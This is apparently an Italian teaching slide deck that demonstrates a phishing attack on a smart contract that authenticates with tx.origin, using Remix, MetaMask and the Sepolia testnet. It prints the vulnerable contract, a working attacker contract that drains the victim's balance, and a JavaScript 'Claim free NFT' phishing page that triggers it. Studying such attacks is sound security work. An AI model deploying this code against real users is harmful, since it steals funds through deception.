

Attacco di Phishing su Smart Contract

Dimostrazione pratica e mitigazione con Remix e Metamask

Introduzione

- Gli **smart contract** sono programmi che eseguono automaticamente transazioni sulla blockchain e, come ogni software, possono contenere vulnerabilità. Hanno le seguenti *caratteristiche*:
 - **trasparente**: il codice è pubblico e visibile a tutti
 - **immutabile**: una volta distribuito sulla blockchain, non può essere modificato
 - **auto-esecutivo**: si attiva da solo quando vengono soddisfatte le condizioni del contratto
 - **decentralizzato**: funziona su una rete peer-to-peer (es. Ethereum)
- Gli **attacchi di phishing su smart contract** combinano ingegneria sociale e vulnerabilità tecniche.

Cos'è un attacco di phishing su smart contract?

- **Definizione:** un attacco che sfrutta vulnerabilità nella logica di autenticazione dei contratti
- **Meccanismo:** l'attaccante crea un *contratto intermediario* che interagisce con il *contratto della vittima*
- **Vettore di attacco:** *email di phishing* che invita l'utente a interagire con un contratto malevolo
- **Obiettivo:** sottrarre fondi o token dal contratto della vittima

Concetti chiave di Solidity: tx.origin vs msg.sender

tx.origin

- Rappresenta l'indirizzo del wallet che ha *originato la transazione* (l'utente che ha firmato).
- Rimane lo stesso attraverso tutta la catena di chiamate di contratti.
- **Esempio:** User → Contratto Attaccante → Contratto Vittima. tx.origin è sempre User (la vittima).

msg.sender

- Rappresenta l'indirizzo del mittente immediato che ha chiamato *direttamente* il contratto corrente.
- Cambia a ogni livello della catena di chiamate.
- **Esempio:** User → Contratto Attaccante → Contratto Vittima. Nel contratto vittima msg.sender è Contratto A.

Vulnerabilità principale: Autenticazione con tx.origin

- La vittima possiede un contratto che permette di **creare Dynamic NFT** (creazione NFT e aggiornamento dei suoi metadati).
- Nel contratto è anche presente:
 - una funzione che consente di **depositare ether sull’NFT** (*deposit()*)
 - una funzione che permette di **prelevare tutto il saldo** associato ad un token (NFT) esistente (*withdrawAll()*)

```
/// @notice Deposita Ether associandolo a un NFT
function deposit(uint256 tokenId) public payable {  ⚠ infinite gas
    require(!_existsInternal(tokenId), "Token ID does not exist");
    balances[tokenId] += msg.value;
}

/// @notice Funzione vulnerabile: preleva TUTTI i fondi del contratto se tx.origin è l'owner
function withdrawAll(address payable _to) public {  ⚠ undefined gas
    require(tx.origin == ownerPhishable, "Not authorized"); // VULNERABILITÀ
    (bool success, ) = _to.call{value: address(this).balance}("");
    require(success, "Transfer failed");
}
```

Osservazione: la vulnerabilità è data dalla require con tx.origin → l'attaccante può creare un contratto malevolo che chiama questa funzione al posto dell'utente.

N.B. nel costruttore, **ownerPhishable** è **msg.sender** (colui che deploia il contratto).

Il meccanismo dell'attacco in dettaglio


- **Preparazione:** l'attaccante analizza il contratto target e identifica la *vulnerabilità tx.origin*.
- **Sviluppo:** crea un *contratto malevolo* con funzione che chiama il metodo vulnerabile del contratto target.
- **Ingegneria sociale:** invia un'email di phishing con link a pagina HTML attraente ("Claim free NFT")
- **Esecuzione:** la vittima svolge le seguenti fasi
 - Clicca sul link e si connette con MetaMask
 - Approva la transazione verso il contratto malevolo
 - Il contratto malevolo chiama il contratto vittima
 - Per il contratto vittima: tx.origin = wallet vittima (proprietario), quindi il controllo passa

Anatomia dell'attacco: Contratto dell'attaccante

- Il contratto attaccante espone una funzione semplice che l'utente viene invitato a chiamare (*initiatePhishing*).
- Quando chiamata, invoca il metodo vulnerabile sul contratto della vittima.
- Il controllo `tx.origin == owner` passa perché `tx.origin` è il wallet della vittima



```
13 contract PhishingAttacker {
14     address payable public attackerWallet; // wallet dell'attaccante che riceverà i fondi
15
16     constructor(address payable _attackerWallet) {    ⚠ infinite gas 185000 gas
17         attackerWallet = _attackerWallet;
18     }
19
20     /// @notice Funzione phishing chiamata dalla VITTIMA tramite una pagina HTML fake.
21     /// L'indirizzo del contratto vittima viene passato come parametro.
22     /// Esegue il prelievo dal contratto vittima a questo contratto.
23     function initiatePhishing(address _victimContract) public {    ⚠ infinite gas
24         IVictim victim = IVictim(_victimContract);
25         victim.withdrawAll(payable(address(this))); // i fondi arrivano QUI
26     }
27
28     /// @notice Funzione da chiamare dal wallet dell'attaccante per prelevare i fondi rubati.
29     function forwardFunds() public {    ⚠ infinite gas
30         require(msg.sender == attackerWallet, "Not authorized");
31         attackerWallet.transfer(address(this).balance);
32     }
33
34     /// @notice Per ricevere ETH dal contratto vittima
35     receive() external payable {}    ⚠ undefined gas
36 }
```

Schema dell'attacco




Setup dell'Ambiente (1/2)

- **Remix IDE:** Ambiente di sviluppo basato su browser per smart contract Solidity
 - **Vantaggi:** Compilazione istantanea, deployment facilitato, interfaccia per interagire con i contratti
 - **Configurazione usata:**
 - *Versione Compilatore:* 0.8.29
 - *Enviroment:* Injected Provider – Metamask
 - *Account* collegato: account personale di vittima/attaccante



Setup dell'Ambiente (2/2)



- **MetaMask:** Wallet Ethereum per firmare le transazioni (funziona come **estensione del browser** o app mobile)
 - Configurato per connettersi a una *rete di test* (Sepolia/Goerli)
- **Etherscan:** Block explorer per visualizzare e verificare le transazioni on-chain, inclusi:
 - Contratti deployati
 - Wallet coinvolti
 - Transazioni eseguite
 - Valore trasferito, gas, eventi



È utile per verificare che una transazione sia andata a buon fine o per debug in caso di errori.



ATTACCO - FASE 1: Deploy del contratto dell'attaccante (1/2)

- Utilizziamo Remix IDE per compilare e deployare il contratto dell'attaccante.




ATTACCO - FASE 1: Deploy del contratto dell'attaccante (2/2)

- Il contratto attaccante è pronto per ricevere e trasferire i fondi rubati.



ATTACCO - FASE 2: Deploy del contratto della vittima

- Deploying del contratto vulnerabile che usa **tx.origin** per l'autenticazione.
- Creazione di un **NFT dinamico**.
- Deposito di fondi ETH nel contratto (che vogliamo rubare), pari a **200 GWei**.
- Il proprietario del contratto è l'indirizzo del wallet della vittima.



[This is a Sepolia **Testnet** transaction only]

Transaction Hash:	0x5891c15908e1fd6c3dbc904e1914c41c00c2bc0ccdc2e5ef50a78b5a8a5a4713
Status:	Success
Block:	8027374 1 Block Confirmation
Timestamp:	11 secs ago (Apr-01-2025 11:11:48 AM UTC)
Transaction Action:	Call Deposit Function by 0x0CbB29c4...7c315DC4c on 0xc3d1308f...6902A43A1
From:	0x0CbB29c4659DB51384fA809e0a7b7147c315DC4c
To:	0xc3d1308f7E73a5C0ae943AA4F5845826902A43A1
Value:	0.0000002 ETH
Transaction Fee:	0.000491869008115843 ETH
Gas Price:	10.275314047 Gwei (0.000000010275314047 ETH)

ATTACCO - FASE 3: Creazione della pagina HTML di phishing

- Creazione di una **pagina web** che si presenta come un'interfaccia per reclamare un *NFT gratuito*.
- La pagina contiene **JavaScript** che:
 - si connette a MetaMask
 - richiede l'accesso all'account dell'utente
 - chiama la funzione *initiatePhishing()* sul contratto dell'attaccante
 - passa l'indirizzo del contratto vittima come parametro

```
<script src="https://cdn.jsdelivr.net/npm/web3@1.9.0/dist/web3.min.js"></script>
<script>
  async function drain() {
    const accounts = await window.ethereum.request({ method: 'eth_requestAccounts' });

    const attackerContractAddress = "0xfc9D196Dd09E578cFb44321c8e2792735301A5F1";
    const victimContractAddress = "0x9C74EE191F0178088b6c97376b62108B038495A5";

    const contract = new window.web3.eth.Contract([
      {
        "inputs": [
          { "internalType": "address", "name": "_victimContract", "type": "address" }
        ],
        "name": "initiatePhishing",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
      }
    ], attackerContractAddress);


    await contract.methods.initiatePhishing(victimContractAddress).send({ from: accounts[0] });
  }

  window.addEventListener('load', () => {
    if (typeof window.ethereum !== 'undefined') {
      window.web3 = new Web3(window.ethereum);
    } else {
      alert("⚠ Installa Metamask per richiedere il tuo NFT!");
    }
  });
</script>
```

N.B. l'attaccante dovrà specificare nel codice Javascript gli indirizzi dei due contratti (vittima e attaccante)
→ **spear phishing**.

ATTACCO - FASE 4: Avvio del server locale per la pagina di phishing

- Per testare l'attacco, avviamo un *server web locale*
- Utilizziamo un semplice **server HTTP Python** sulla **porta 8000**
- La **pagina HTML di phishing** è servita da questo server locale




```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Installa la versione più recente di PowerShell per nuove funzionalità e miglioramenti. https://aka.ms/PSWindows

PS C:\Users\lucam\OneDrive\Desktop> python -m http.server 8000
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
```

ATTACCO - FASE 5: Creazione dell'email malevola

